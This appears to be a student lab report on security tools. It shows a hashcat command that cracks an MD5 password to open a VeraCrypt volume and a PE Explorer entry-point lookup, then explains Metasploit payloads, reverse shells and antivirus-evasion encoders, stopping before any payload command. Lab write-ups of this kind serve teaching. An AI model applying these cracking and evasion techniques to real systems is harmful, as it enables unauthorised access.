Veracrypt is a free and open-source encryption software that can be used to encrypt files, folders, or entire drives. Currently, available for Windows, Mac OS, and Linux**.** With VeraCrypt, you can create a virtual encrypted disk within a file or encrypt an entire partition or storage device. It's designed to encrypt data on-the-fly**,** meaning that it automatically encrypts and decrypts data as it is loaded and saved, without user intervention.


Hashcat is powerful password recovery tool that supports variety of algorithms and attack methods such as brute force and dictionary attack.It is primarily used by security professionals to test the strength of passwords and cryptographic hashes.

Steps Taken :


1. Decode the hash password to plain text in order to access the file in veracrypt.For this I have used the tool hashcat with command hash-identifier to identify on which algorithm the password is hashed.



2. After executing the command we have got the algorithm on which the password has was hashed. **MD5** is a widely used cryptographic hash function that results in a 128-bit hash value.



3. Next step is to perform a brute force attack using hashcat.



Command : hashcat -a 3 -m 0 crypt.txt /usr/share/wordlists/crack.txt


Flags demonstration is given below :

-a : Used to select attack mode.

-m : Used to provide type of hash.

Save the hash password in a file then mention the file name and provide a path of wordlist of your choice and execute the command.


4. On successful execution of command we have cracked the hash password to clear text.




5. Now, Open vercacrypt software and select the encrypted file path.

6. Now choose an empty drive and click on mount.

7. A window will open asking for password.Finally enter the decrypted password i.e **password 123** and click on ok to access file content.






- An executable file of veracrypt will be provided to you. Find the address of the entry point of the executable using PE explorer tool and provide the value as the answer as a screenshot.

Tool Description :


The Portable Executable (PE) software provides a UI for exploring and editing content of executable files such as EXE and DLL files.This tool is intended to be used in various scenarios such as software development,forensics practice,and reverse engineering.It is also a great tool for detecting malware and viruses in executables.

Steps Taken :

1. Open PE explorer software and navigate to open executable file of veracrypt.



2.After opening the executable file we have successfully got the address of entry point i.e **004237B0**. An entry point is a place where the execution of a program begins. Below is the entry point of veracrypt setup file.



- Create a payload using Metasploit and make a reverse shell connection from a Windows 10 machine in your virtual machine setup.

Tool Description :

Metasploit framework contains a suite of tools that you can use to test security vulnerabilities,enumerate networks and execute attacks.It is used by security professionals as a penetration testing software.It consist of various tools like -

- msfvenom : Used for payload creation.

- msfconsole : Used for running metasploit based on command line interface.

- msfdb : Database of metasploit for storing scan results and later accessing them.

The core funcitonalities of metasploit framework is divided into modules :

1. **Exploit :** Exploit is basically a program that is used to exploit vulnerabilities (weakness) of target.There is a large database of exploits available on metasploit framework.

2. **Payload :** Payloads perform some tasks after the exploit runs.If exploit not runs the payload will not work.There are various types of payload we can use for example **- Reverse shell payload** which basically generates a shell/terminal on the victim machine and connects it back to the attacking machine. **- Meterpreter** provides an interactive shell from which an attacker can explore the target machine.It communicates using encrypted packets.Once it is entered in the system it can capture live screenshots,dump password hashes and many more things.

3. **Auxilliaries :** Does not directly exploit a system.Used as sniffer,port scanner which helps us to scan the victim machine for information gathering purposes.


4. **Encoders :** Metasploit also provides the option to use encoders that will encrypt the codes to bypass threat detection programs or antivirus.But encoders does not gurantee antivirus evasion because antivirus also has signatures for these encoders and they will delete our code for security measures.

5. **Evasion Module :** New entry to metasploit framework.It helps create payload that evade antivirus.

6. **Nops :** Creates randomness in payload,our payload will change overtime.So,that antivirus won't detect it.But functionality of payload will remain same.

Attack Phases :

For implementing this attack I have used a windows 10 machine for running kali linux with metasploit in order to create payload.So here windows 10 will be my attacking machine whereas for executing this payload I have used windows 7 machine.Here windows 7 machine will be our compromised system.



